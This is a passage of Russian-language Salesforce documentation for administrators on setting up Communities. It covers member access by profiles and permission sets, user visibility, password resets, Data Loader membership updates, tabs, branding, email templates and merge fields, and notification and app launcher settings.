Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Участники»**.
3. Чтобы добавить участников посредством профилей, выполните указанные ниже действия.
   a. Чтобы отфильтровать профили, выберите нужный тип профиля из раскрывающегося меню. Чтобы найти конкретный профиль, введите поисковый запрос и нажмите кнопку **«Найти»**.

      Поиск возвращает профили для выбранного фильтра.

      Прим.: Результаты поиска содержат профили, которые уже являются частью сообщества.

   b. Выберите нужные профили. Чтобы выбрать несколько профилей, нажмите клавишу CTRL.
   c. Нажмите кнопку **«Добавить»**. Чтобы удалить профиль, выберите нужный профиль и нажмите кнопку **«Удалить»**.

      Пользователи профиля, который удаляется из сообщества, теряют доступ к сообществу, если им не назначены наборы полномочий или другие профили, которые все еще используются сообществом. Сообщения и комментарии данных пользователей сохраняются.

> **Важное замечание:** Администратор, удаливший себя из сообщества, не может просматривать параметры меню «Администрирование» на странице «Управление сообществом» или «Рабочие пространства сообщества». Чтобы добавить себя обратно в сообщество или выполнить другие обновления для состава участников, воспользуйтесь интерфейсом API.

4. Чтобы добавить участников посредством наборов полномочий, выполните указанные ниже действия.
   a. Чтобы найти конкретный набор полномочий, введите поисковый запрос и нажмите кнопку **«Найти»**.
   b. Выберите нужные наборы полномочий. Чтобы выбрать несколько наборов полномочий, нажмите клавишу CTRL.
   c. Нажмите кнопку **«Добавить»**.

      Пользователи набора полномочий, который удаляется из сообщества, теряют доступ к сообществу, если им не назначены профили или другие наборы полномочий, которые все еще используются сообществом. Сообщения и комментарии данных пользователей сохраняются даже после отмены доступа.

5. Нажмите кнопку **«Сохранить»**.

   Если организация поддерживает приветственные сообщения эл. почты, то добавление профилей или наборов полномочий в сообщество со статусом «Активно» инициирует отправку приветственного сообщения эл. почты соответствующим пользователям. Приветственное сообщение эл. почты содержит имя пользователя и ссылку для изменения пароля (при отправке внешнему пользователю, который все еще не выполнил вход на портал или в сообщество).

Сообщество со статусом «Активно» поддерживает отправку приветственных сообщений эл. почты и может быть обнаружено участниками. Сообщество со статусом «Предварительный просмотр» доступно только участникам посредством URL-адреса входа. Сообщество со статусом «Неактивно» доступно только пользователям с полномочием «Создание и настройка сообществ» посредством меню «Сообщество».

Ниже перечислены дополнительные способы предоставления доступа к сообществу:

- Включение самостоятельной регистрации, позволяющей внешним пользователям регистрироваться без помощи администратора
- Включение поставщиков проверки подлинности (например, Facebook), позволяющих внешним пользователям выполнять вход в сообщество без создания организации

Дополнительную информацию см. в разделе «Настройка входа, самостоятельной регистрации и управление паролем в сообществе».

СМ. ТАКЖЕ:

Настройка сообществ

Включение общего верхнего колонтитула для сообществ

Определение доступности пользователя в сообществе Community

Предоставление общего доступа к пользователям позволяет определить, все ли пользователи в сообществе доступны друг для друга.

Включение общего доступа к внешним пользователям происходит по умолчанию при включении Сообществ. Этот параметр применяется ко всем сообществам в организации.

Значение по умолчанию позволяет внешнему пользователю видеть других внешних пользователей в той же организации, а также пользователей в обычных сообществах. Можно изменить применяемые по умолчанию во всей организации

параметры для пользователей, чтобы обеспечить большую ограниченность или открытость своих сообществ, в зависимости от конкретных требований.

Если вы снимите отметку с элемента**«Сообщество» «Доступность пользователей»**, внешние пользователи не смогут видеть друг друга. Например, Иван и Света — внешние пользователи. Иван не может:

- выполнять поиск Светы по имени;
- находить Свету на вкладке «Пользователи» сообщества, несмотря на то что Света является членом сообщества;
- добавлять Свету в группу;
- совместно использовать со Светой файл или запись.

Если Иван и Света — члены одной и той же группы или совместно используют одну и ту же запись, они могут видеть диалоги и обновления, касающиеся группы или записи, но больше ничего.

Если Света принадлежит к той же организации, что и Иван, а Иван делегировал внешнему пользователю полномочия администратора, то Иван может видеть Свету. Делегирование внешнему пользователю полномочий администратора имеет более высокий приоритет, чем общий доступ к пользователю.

Прим.: Общий доступ к пользователю не распространяется на список «Недавно просмотренных» на вкладке «Пользователи» приложения Chatter или на поиск пользователей. С помощью этого списка пользователи могут видеть людей, которых они видели перед этим, не являющихся при этом членами сообщества.

Для просмотра или изменения параметров общего доступа к пользователю выполните следующее.

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Нажмите кнопку **«Правка»** в разделе «Единые стандартные параметры».
3. Снятие отметки с флажка **«Сообщество» «Доступность пользователя»** обеспечивает доступность внешних пользователей только для них самих и их подчиненных.

   Этот параметр применяется ко всем сообществам в организации.
4. Нажмите кнопку **«Сохранить»**.

Дополнительные сведения об общем доступе к пользователю приведены в следующих темах в интерактивной справке Salesforce.

- Общие сведения об общем доступе к пользователям
- Определение уровня доступа пользователей сообщества или портала

Восстановление пароля внешнего пользователя в сообществах

Пароль внешнего пользователя может быть восстановлен пользователем или администратором организации, используемой для размещения сообщества.

Независимо от инициатора восстановления пароля, внешнему пользователю всегда отправляется соответствующее электронное уведомление со ссылкой на сброс пароля. Ссылки на сброс пароля, инициированные пользователями, действуют в течение 24 часов. Срок действия ссылок на сброс пароля, инициированных администратором, не ограничен. Данная ссылка позволяет продолжить работу только после восстановления пароля пользователя.

Если запрос на сброс пароля, инициированный пользователем, не обрабатывается, пользователь получит электронное сообщение с объяснением причины. Запрос на сброс пароля не удается выполнить, если учетная запись пользователя

заблокирована временно или без возможности восстановления из-за нескольких неудачных попыток входа в систему либо если запрос отправлен вне одобренного времени на вход в систему, диапазона IP-адресов или сетевых областей.

СМ. ТАКЖЕ:

Создание пользователей сообществ

Как внешние участники сообщества получают регистрационные данные?

Как внешние участники сообщества получают регистрационные данные?

Внешние пользователи получают регистрационные данные посредством приветственных сообщений эл. почты, отправляемых сообществом.

Контакты, включенные как пользователи-клиенты или пользователи-партнеры, получают регистрационные данные только после добавления в сообщество, поддерживающее приветственные сообщения эл. почты. Если сообщество не поддерживает приветственные сообщения эл. почты, то регистрационные данные должны быть отправлены внешним пользователям вручную. Для этого в меню «Настройка» введите *«Пользователи»* в поле «Быстрый поиск», выберите **«Пользователи»**, установите флажок рядом с именем пользователя, затем выберите **«Сбросить пароль»**. Пользователю будет отправлено сообщение эл. почты, содержащее имя пользователя и ссылку для сброса пароля. Ссылка в этом сообщении электронной почты не имеет срока годности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Создание пользователей сообществ

Восстановление пароля внешнего пользователя в сообществах

Как обновить состав участников <0>сообщества<1> посредством интерфейса <2>API<3>?

Страница <0>«Управление сообществом»<1>, позволяющая обновлять параметры администрирования, включая состав участников, доступна только участникам <2>сообщества<3>. В качестве альтернативы рекомендуем использовать интерфейс <0>API<1> и приложение <2>Data Loader<3> для обновления состава участников <4>сообщества<5>.

Совет: При необходимости воспользуйтесь другими загрузчиками данных для обновления состава участников <0>сообщества<1>.

1. Получите `networkId` для сообщества.

   В меню «Настройка» введите *«Все сообщества»* в поле «Быстрый поиск», выберите **«Все сообщества»**, затем щелкните правой кнопкой мыши URL-адрес сообщества и выберите **«Проверить»**. Свойство `data-networkId` содержит `networkId`.

2. Получите `profileId` или `permissionsetId` для добавления.

   В меню «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»** или **«Наборы полномочий»**. Щелкните имя нужного профиля или набора полномочий. Кодом является последняя часть URL-адреса.

   Например, URL-адрес *moyakompaniya.salesforce.com/00aa11bb22* содержит код *00aa11bb22*.

3. Создайте CSV-файл со столбцами для `networkId` и `parentId`. Укажите нужный `profileId` или `permissionsetId` для `parentId`.

4. Откройте приложение Data Loader и выберите объект **«Группа участников сети»**. Укажите расположение созданного CSV-файла и выполните действия, отображаемые приложением <0>Data Loader<1>.

После успешного добавления участников посредством приложения Data Loader участникам будет доступна страница «Управление сообществом» по ссылке **«Управление»** на странице **«Все сообщества»** меню «Настройка».

Прим.: Обратите внимание, что страница «Управление сообществом» доступна участникам только при наличии полномочия «Создание и настройка сообществ» или «Управление сообществами».

СМ. ТАКЖЕ:

Вставка, обновление или удаление данных посредством приложения Data Loader

Добавление вкладок в сообщество

При использовании шаблона «Вкладки Salesforce + Visualforce» система позволяет добавлять вкладки в сообщество.

Совет: При необходимости сообщество может использовать все настраиваемые страницы и скрывать вкладки. Чтобы определить наиболее оптимальный вариант, воспользуйтесь разделом «Вкладки и конструктор сообществ» на странице 4039.

Перед началом работы ознакомьтесь со следующими рекомендациями.

- Включаемые вкладки должны соответствовать типу действия, выполняемого в данном сообществе — будь то предоставление партнерам общего доступа к организациям и возможностям или предоставление клиентам, нуждающимся в поддержке, общего доступа к обращениям и решениям. Не перегружайте сообщество ненужными вкладками.
- Профили определяют доступ к вкладкам, поэтому некоторые выбранные вкладки могут быть недоступны профилям, связанным с сообществом. В этом случае доступ к вкладкам сообщества в профиле должен быть предоставлен участникам сообщества вручную.
- Вкладки «Компоненты Lightning» не поддерживаются в сообществах.
- Пользователям Chatter Free доступна только вкладка сообщества Chatter.

Чтобы предоставить участникам сообщества доступ к нужным функциям, рекомендуем выбрать соответствующие вкладки во время настройки. Кроме того, выбранные вкладки определяют навигацию по сообществу в приложении Salesforce1.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Вкладки»**.

   Совет: При использовании одного из предварительно настроенных шаблонов вместо шаблона «Вкладки Salesforce + Visualforce» страница **«Вкладки»** не отображается по умолчанию. Чтобы показать страницу, последовательно выберите **«Администрирование»** > **«Настройки»**, затем выберите пункт **«Отображать все параметры страницы "Управление сообществом"»** или **«Отображать все параметры страницы "Рабочие пространства сообщества"»**.
3. Выберите нужные вкладки в списке «Доступные вкладки». Чтобы выбрать несколько вкладок, нажмите клавишу CTRL.
4. Чтобы добавить вкладку, нажмите кнопку **«Добавить»**. Чтобы удалить вкладку, выберите нужную вкладку в списке «Выбранные вкладки» и нажмите кнопку **«Удалить»**.

5. Чтобы изменить порядок отображения вкладок, нажмите кнопку **«Вверх»** или **«Вниз»**.

   Вверху списка отображается целевая вкладка сообщества. При открытии сообщества данная вкладка отображается первой.

   Если участники не имеют доступа к целевой вкладке сообщества, то увидят первую вкладку, к которой имеют доступ. Если нет доступа ни к одной вкладке, они увидят начальную.

6. Нажмите кнопку **«Сохранить»**.

Важное замечание: Замена шаблона «Вкладки Salesforce + Visualforce» шаблоном на основе конструктора сообществ инициирует удаление всех вкладок из сообщества.

СМ. ТАКЖЕ:

Настройка сообществ

Переименование вкладки Chatter

Вкладки и конструктор сообществ

Не уверены относительно использования стандартных вкладок Salesforce или конструктора сообществ при настройке сообщества? Данный раздел содержит дополнительную информацию, способствующую принятию правильного решения.

Вкладки

Выбор шаблона «Вкладки Salesforce + Visualforce» при создании сообщества обозначает использование стандартных вкладок Salesforce или страниц Visualforce.

За:

- Доступность некоторых параметров использования тем по умолчанию
- Поддержка всех функций продаж, обслуживания, маркетинга и платформы
- Полная поддержка возможностей платформы Force.com

Против:

- Обязательное наличие возможности кодирования Visualforce, несмотря на предпочтительное использование Visualforce для более расширенной настройки
- Обязательное наличие познаний в области использования платформы Force.com

Конструктор сообществ

Выбор одного из предварительно настроенных шаблонов при создании сообщества обозначает использование пользовательского интерфейса WYSIWYG конструктора сообществ.

За:

- Стандартное приложение, ориентированное на сообщества для самообслуживания
- Доступность дополнительных стилей CSS
- Возможность быстрого развертывания простого сообщества для самообслуживания

Против:

- Поддержка только функций самообслуживания (обращения, Salesforce Knowledge и вопросы Chatter)

- Отсутствие поддержки других функций продаж, обслуживания или платформы
- Отсутствие полной поддержки возможностей платформы

СМ. ТАКЖЕ:

Добавление вкладок в сообщество

Общие сведения о конструкторе сообществ

Переименование вкладки Chatter

Как правило, многие участники сообщества используют вкладку Chatter в качестве начальной страницы. При необходимости настройте данную вкладку в соответствии с фирменным стилем компании.

Вкладка Chatter предоставляет участникам сообщества быстрый доступ к важным сведениям: ленты действий, группы, закладки, файлы и т. д. Многие участники сообщества используют вкладку Chatter в качестве начальной страницы. Имя вкладки Chatter, доступной в сообществе, может быть настроено в соответствии с фирменным стилем компании (например, имя вкладки может соответствовать названию компании или любому другому имени, узнаваемому пользователями).

1. Введите строку *«Переименовать вкладки и метки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Переименовать вкладки и метки»**.
2. Выберите стандартный язык в раскрывающемся списке «Выбрать язык» вверху страницы.
3. Щелкните ссылку **«Правка»** напротив нужного сообщества в разделе «Вкладки Chatter в сообществах».
4. Введите имя вкладки в единственном и множественном числе (например, «Партнер» и «Партнеры»). При необходимости установите флажок «Начинается с гласного звука».
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переименования вкладки Chatter:

- Настройка приложения

  ИЛИ

  Просмотр настройки и конфигурации

  И

  Назначение в качестве переводчика

Оформление сообщества в фирменном стиле

При использовании шаблона «Вкладки Salesforce + Visualforce» система позволяет настраивать внешний вид сообщества на странице «Рабочее пространство сообщества» или «Управление сообществом» путем добавления логотипа, цветов и авторских прав компании. Данное действие позволяет настроить сообщество в соответствии с фирменным стилем компании и повысить его узнаваемость среди участников сообщества.

Важное замечание: При использовании шаблона самообслуживания или конструктора сообществ для создания настраиваемых страниц взамен использования стандартных вкладок Salesforce рекомендуем использовать конструктор сообществ для разработки фирменного стиля сообщества.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Фирменный стиль»**.
3. Чтобы выбрать верхний и нижний колонтитулы сообщества, воспользуйтесь значками поиска.

   Файлы, выбранные в качестве верхнего и нижнего колонтитулов, должны быть загружены на вкладку «Документы» и быть общедоступными. Верхний колонтитул может быть выбран из HTML-, GIF-, JPG- или PNG-файлов. Нижний колонтитул должен быть выбран из HTML-файлов. Общий размер HTML-файлов не должен превышать 100 Кб. Максимальный размер GIF-, JPG- или PNG-файла составляет 20 Кб. Таким образом, если размер HTML-файла верхнего колонтитула составляет 70 Кб, то размер HTML-файла нижнего колонтитула не должен превышать 30 Кб.

   Выбранный верхний колонтитул заменяет логотип Salesforce, расположенный под общим верхним колонтитулом. Выбранный нижний колонтитул заменяет стандартный нижний колонтитул Salesforce, содержащий авторские права и положения о конфиденциальности.
4. Чтобы выбрать предопределенную цветовую схему, щелкните **«Выбрать цветовую схему»**. Чтобы выбрать цвет на палитре, щелкните текстовое поле напротив полей раздела страницы.

   Обратите внимание, что некоторые выбранные цвета также применяются к странице входа сообщества и влияют на внешний вид сообщества в приложении Salesforce1.

Выбор цвета	Область отображения
Фон заголовка	Вверху страницы, под черным общим верхним колонтитулом. HTML-файл, выбранный в поле «Верхний колонтитул», переопределяет данный выбор цвета. Вверху страницы входа. Страница входа в приложении Salesforce1.
Фон страницы	Цвет фона для всех страниц сообщества, включая страницу входа.
Основной	Выбранная вкладка.
Второй	Верхние границы списков и таблиц. Кнопка на странице входа.
Третий	Цвет фона для верхних колонтитулов разделов на страницах просмотра и редактирования сведений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка сообществ

Настройка сообщений электронной почты, отправляемых из сообществ

Сообщения эл. почты сообщества поддерживают настройку сведений об отправителе, фирменного стиля сообщений эл. почты Chatter и шаблонов. Настройка может быть выполнена посредством пользовательского интерфейса или объекта Network в интерфейсах Salesforce API.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Сообщения эл. почты»**.
3. Введите настраиваемые значения имени и адреса отправителя для замены стандартных значений.

   Прим.: При изменении адреса эл. почты отправителя система отправляет проверочное сообщение эл. почты на новый адрес. Изменение откладывается, а система продолжает использовать текущий адрес до завершения проверки. Чтобы активировать новый адрес, щелкните ссылку подтверждения в полученном сообщении эл. почты. При вводе другого нового адреса до завершения проверки предыдущего адреса эл. почты система сохраняет и использует последнее введенное значение для проверки.

   При вводе настраиваемого значения для адреса отправителя и включении функции перенаправления эл. почты сообщения эл. почты Chatter будут использовать функцию перенаправления.

4. Настройте содержимое нижнего колонтитула сообщений эл. почты Chatter.

   Важное замечание: Логотип и текст нижнего колонтитула являются обязательными. Помните перечисленные ниже рекомендации.

   - По умолчанию все сообщения эл. почты Chatter отображают логотип Chatter и сведения Salesforce, которые могут быть заменены логотипом и сведениями текущей организации.
   - Чтобы восстановить стандартный логотип или текст нижнего колонтитула, воспользуйтесь интерфейсом API, который позволяет задавать данным полям значение `null`.

   a. Выберите логотип для замены стандартного логотипа Chatter.

      Логотип должен быть загружен на вкладку «Документы» и помечен флажком «Изображение из внешнего источника». Рекомендуем использовать изображения размером не более 150 x 50 пикселов на прозрачном фоне.

   b. Введите настраиваемый текст длиною не более 1 000 символов для замены стандартного текста нижнего колонтитула.

      Стандартный текст содержит имя и физический адрес компании Salesforce. Согласно действующему законодательству по защите от нежелательной почты, настоятельно рекомендуем добавить физический адрес организации.

5. Чтобы отправить сообщение эл. почты пользователям, добавленным в сообщество, установите флажок «Отправить приветственное сообщение эл. почты».

   Важное замечание: Приветственные сообщения эл. почты содержат регистрационные данные для внешних участников. При отсутствии данного флажка имена пользователей и пароли должны отправляться внешним участникам вручную.

   Срок действия ссылки, доступной в приветственном сообщении эл. почты, составляет 6 месяцев.

   Ниже перечислены условия, при выполнении которых система отправляет приветственные сообщения эл. почты:

   - Статус сообщества «Предварительный просмотр» заменяется статусом «Активно». Сообщения эл. почты не отправляются при статусе сообщества «Предварительный просмотр» или «Неактивно».
   - Администратор добавляет новый профиль или набор полномочий в сообщество со статусом «Активно».
   - Пользователю назначается профиль или набор полномочий, являющийся частью сообщества со статусом «Активно».

   Прим.: Пользователи, которым назначается профиль или набор полномочий, являющийся частью нескольких сообществ, получают приветственное сообщение эл. почты от каждого сообщества. Первое сообщение эл. почты содержит регистрационные данные; последующие сообщения эл. почты, отправляемые другими сообществами, содержат только ссылку на сообщество.

6. Воспользуйтесь стандартными шаблонами эл. почты или значками поиска для выбора других шаблонов приветственных сообщений эл. почты. Если организация использует шаблоны эл. почты для отправки комментариев к обращениям, выберите нужный шаблон (стандартный шаблон отсутствует).

   Ссылки на сброс пароля, инициированные пользователями, действуют в течение 24 часов. Срок действия ссылок на сброс пароля, инициированных администратором, не ограничен. При необходимости настройте любой стандартный шаблон.

   Прим.: При настройке содержимого шаблона эл. почты рекомендуем использовать поле слияния `{!Community_Url}`. Данное настраиваемое поле слияния генерирует уникальный URL-адрес сообщества, гарантирующий, что отправленные сообщения эл. почты содержат URL-адреса с правильными параметрами и направляют пользователей в соответствующее сообщество для входа или изменения пароля.

7. Нажмите кнопку **«Сохранить»**.

Сообщения электронной почты, отправленные в результате действия утверждений, трудовых процессов или комментариев к обращениям, отсылаются участникам сообщества. Например, если отправка сообщения электронной почты инициируется действием рабочего процессы, все получатели группируются на основе членства в сообществе, затем одно сообщение электронной почты отправляется каждой группе. Если пользователь является участником нескольких активных сообществ, то сообщения электронной почты отправляются из самого давнего активного сообщества.

Ниже перечислены поля API-объекта Network, которые также позволяют настраивать сообщения эл. почты сообщества.

- `CaseCommentEmailTemplateId`: код шаблона эл. почты, используемого для отправки комментария к обращению.
- `ChangePasswordEmailTemplateId`: код шаблона эл. почты, используемого для уведомления пользователя о сбросе пароля.
- `EmailFooterLogoId`: код документа, отображающегося как изображение в нижнем колонтитуле сообщений эл. почты Chatter сообщества.
- `EmailFooterText`: текст, отображающийся в нижнем колонтитуле сообщений эл. почты Chatter сообщества.
- `EmailSenderAddress`: только для чтения. Адрес эл. почты, используемый для отправки сообщений эл. почты сообщества.

- `EmailSenderName`: имя, используемое для отправки сообщений эл. почты сообщества.
- `ForgotPasswordEmailTemplateId`: код шаблона эл. почты, используемого для восстановления пароля.
- `NewSenderAddress`: новый непроверенный адрес эл. почты, предназначенный для поля `EmailSenderAddress`. Значение поля `NewSenderAddress` перезаписывает значение поля `EmailSenderAddress` после подтверждения пользователем запроса на изменение адреса эл. почты отправителя. Значение данного поля становится адресом эл. почты, используемым для отправки сообщений эл. почты сообщества.
  - Нулевое значение, заданное полю `NewSenderAddress` до завершения проверки нового адреса эл. почты, отменяет запрос на проверку.
  - Замена значения поля `EmailSenderAddress` новым проверенным адресом инициирует автоматическую перезапись поля `NewSenderAddress` нулевым значением.
  - При вводе другого нового адреса до завершения проверки предыдущего адреса эл. почты система сохраняет и использует последнее введенное значение для проверки.
- `OptionsSendWelcomeEmail`: данное поле определяет необходимость отправки приветственного сообщения эл. почты при добавлении нового пользователя в сообщество.
- `WelcomeEmailTemplateId`: код шаблона эл. почты, используемого для отправки приветственных сообщений эл. почты новым участникам сообщества.

СМ. ТАКЖЕ:

Поля слияния для сообществ

Настройка сообществ

Поля слияния для сообществ

При необходимости добавьте поля слияния в шаблоны эл. почты сообществ.

При включении сообществ Salesforce в организации система создает три текстовых шаблона эл. почты.

- Сообщества: сообщение эл. почты об изменении пароля
- Сообщества: сообщение эл. почты о восстановлении пароля
- Сообщества: приветственное сообщение эл. почты

Данные шаблоны используют уникальные поля слияния. Данные поля слияния недоступны для выбора и копирования при редактировании шаблона, но могут быть добавлены вручную. Данные поля слияния работают эффективно только при их использовании в текстовом или HTML-шаблоне, выбранном для сообщества.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Имя поля	Описание
`{!Community_Name}`	Имя сообщества, введенное при создании сообщества.
`{!Community_Url}`	URL-адрес для страницы входа сообщества. Например, https://acme.force.com/partners/login. Если данное поле слияния используется приветственным сообщением эл. почты, которое отправляется новому внешнему пользователю, то URL-адрес дополняется ссылкой на страницу восстановления пароля.

Имя поля	Описание
	Данное поле заполняется только при выполнении одного из перечисленных ниже условий. • Шаблон, содержащий данное поле, выбирается как шаблон приветственного сообщения эл. почты для сообщества и устанавливается флажок «Отправить приветственное сообщение эл. почты». • Шаблон, содержащий данное поле, выбирается как шаблон сообщения эл. почты об изменении или восстановлении пароля, а сообщение эл. почты отправляется внешнему пользователю, являющемуся участником сообщества.
`{!Receiving_User.Username}`	Имя пользователя получателя приветственного сообщения эл. почты.

При необходимости создайте настраиваемые шаблоны эл. почты для сообществ посредством Visualforce, позволяющего использовать настраиваемый фирменный стиль компании в шаблонах эл. почты. При использовании шаблона эл. почты Visualforce рекомендуем использовать тип глобального поля слияния `$Network` и его свойства (см. таблицу ниже).

Имя поля	Описание
`$Network.Name`	Имя сообщества, введенное при создании сообщества.
`$Network.NetworkUrlForUserEmails`	URL-адрес для страницы входа сообщества. Например, https://acme.force.com/partners/login. Если данное поле слияния используется приветственным сообщением эл. почты, которое отправляется новому внешнему пользователю, то URL-адрес дополняется ссылкой на страницу восстановления пароля. Данное поле заполняется только при его использовании в шаблоне эл. почты Visualforce для одного из трех типов эл. почты, поддерживаемых сообществами.

Если сообщество использует обращения, утверждения или бизнес-правила, то сообщения эл. почты, созданные на основе шаблона эл. почты, использующего поля слияния `{!<any_object>.Link}` или `{!Case.Link}`, содержат ссылку на запись в сообществе. Если получатель сообщения эл. почты является участником нескольких активных сообществ, то ссылка открывает самое давнее активное сообщество. При выборе ссылки в сообщении эл. почты после выполнения входа в сообщество ссылка открывает соответствующее сообщество. Если пользователь не является участником сообщества, то ссылка открывает внутреннюю организацию. Если пользователь является участником портала и сообщества, то ссылка открывает сообщество.

Имя поля	Описание
`{!Case.Link}`	Область использования: • Уведомления контактов и ответственных о добавлении комментариев к обращениям • Уведомления контактов о создании и обновлении обращений
`{!<any_object>.Link}`	Область использования: • Запросы на утверждение, отправленные ответственным за утверждения и делегированным ответственным за утверждения • Электронные предупреждения бизнес-правила

Чтобы проверить использование полей стандартных писем в шаблонах электронных писем, откройте настройки и введите строку *«Шаблоны эл. почты»* в поле «Быстрый поиск», затем выберите пункт **«Шаблоны эл. почты»**, после чего щелкните **«Правка»** напротив любого шаблона.

СМ. ТАКЖЕ:

- Настройка сообщений электронной почты, отправляемых из сообществ
- Шаблоны электронных писем в Salesforce Classic
- Настройка сообщений электронной почты, отправляемых из сообществ
- Шаблоны электронных писем в Salesforce Classic

Включение уведомлений в сообществах Lightning

Включив глобальные уведомления, участники сообществ будут получать сообщения и в своих сообществах, и в приложениях. Уведомления отображаются на экране любого устройства — мобильного телефона, планшета или компьютера. Эта возможность доступна в сообществах, поддерживающих решения «Служба работы с клиентами» (Napili), Partner Central и любые решения Lightning Bolt.

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий:

- Управление профилями и наборами полномочий

Для назначения набора полномочий пользователю:

- Назначение наборов полномочий




Поддерживаются все события, инициирующие уведомления (@mentions и сообщения групп). Участники могут инициировать уведомления даже в лентах записей. Например, внутренний участник может инициировать уведомление

от организации Salesforce, @упомянув внешнего участника по интересу или возможности. При нажатии на уведомление отображается исходная страница сведений или другое соответствующее местоположение, что повышает удобство работы сообществ с приложениями.

По умолчанию значок уведомлений в существующих сообществах скрыт, а в новых сообществах отображен.

1. В Конструкторе сообщества нажмите  на левой боковой панели и нажмите **«Тема»**.
2. В макете темы «Служба работы с клиентами» по умолчанию отобразите или скройте уведомления для ваших участников, выбрав **«Скрыть значок уведомлений в верхнем колонтитуле сообществ»**.



Включение средства запуска приложений в сообществах Lightning

Если отобразить средство запуска приложений в сообществах Lightning, то участникам сообществ будет удобнее перемещаться между своими сообществами и организацией Salesforce. Эта возможность доступна в сообществах, поддерживающих решения «Служба работы с клиентами» (Napili), Partner Central и любые решения Lightning Bolt.

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий:

- Управление профилями и наборами полномочий

Для назначения набора полномочий пользователю:

- Назначение наборов полномочий

Для просмотра участниками средства запуска приложений

- Отображение средства запуска приложений в сообществах




Средство запуска приложений отображает плитку для каждого приложения и опубликованного сообщества (и для сообществ Tabs +Visualforce, и для Lightning). Область всех элементов и ссылка AppExchange недоступны. Пользователи видят только те приложения и сообщества, доступ к которым им предоставлен в профиле или наборе полномочий.

По умолчанию средство запуска приложений в существующих сообществах скрыто, а в новых сообществах отображено.

1. На настраиваемой странице выберите компонент **«Меню навигации»**.

2. Для отображения средства запуска приложений в существующих сообществах снимите флажок **«Скрыть средство запуска приложений в верхнем колонтитуле сообщества»**.



Прим.: Средство запуска приложений недоступно в мобильных версиях Salesforce и в сообществах Salesforce Tabs + Visualforce. Участники сообществ Salesforce Tabs + Visualforce и Salesforce Classic могут переключаться между своими сообществами и организацией Salesforce с использованием общего верхнего колонтитула.

СМ. ТАКЖЕ:

Переключение между сообществами и организацией Salesforce

Включение общего верхнего колонтитула для сообществ

Включение общего верхнего колонтитула для сообществ

В сообществах «Вкладки Salesforce + Visualforce» и Salesforce Classic верхний колонтитул позволяет переключаться между сообществами и организациями Salesforce.

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий:

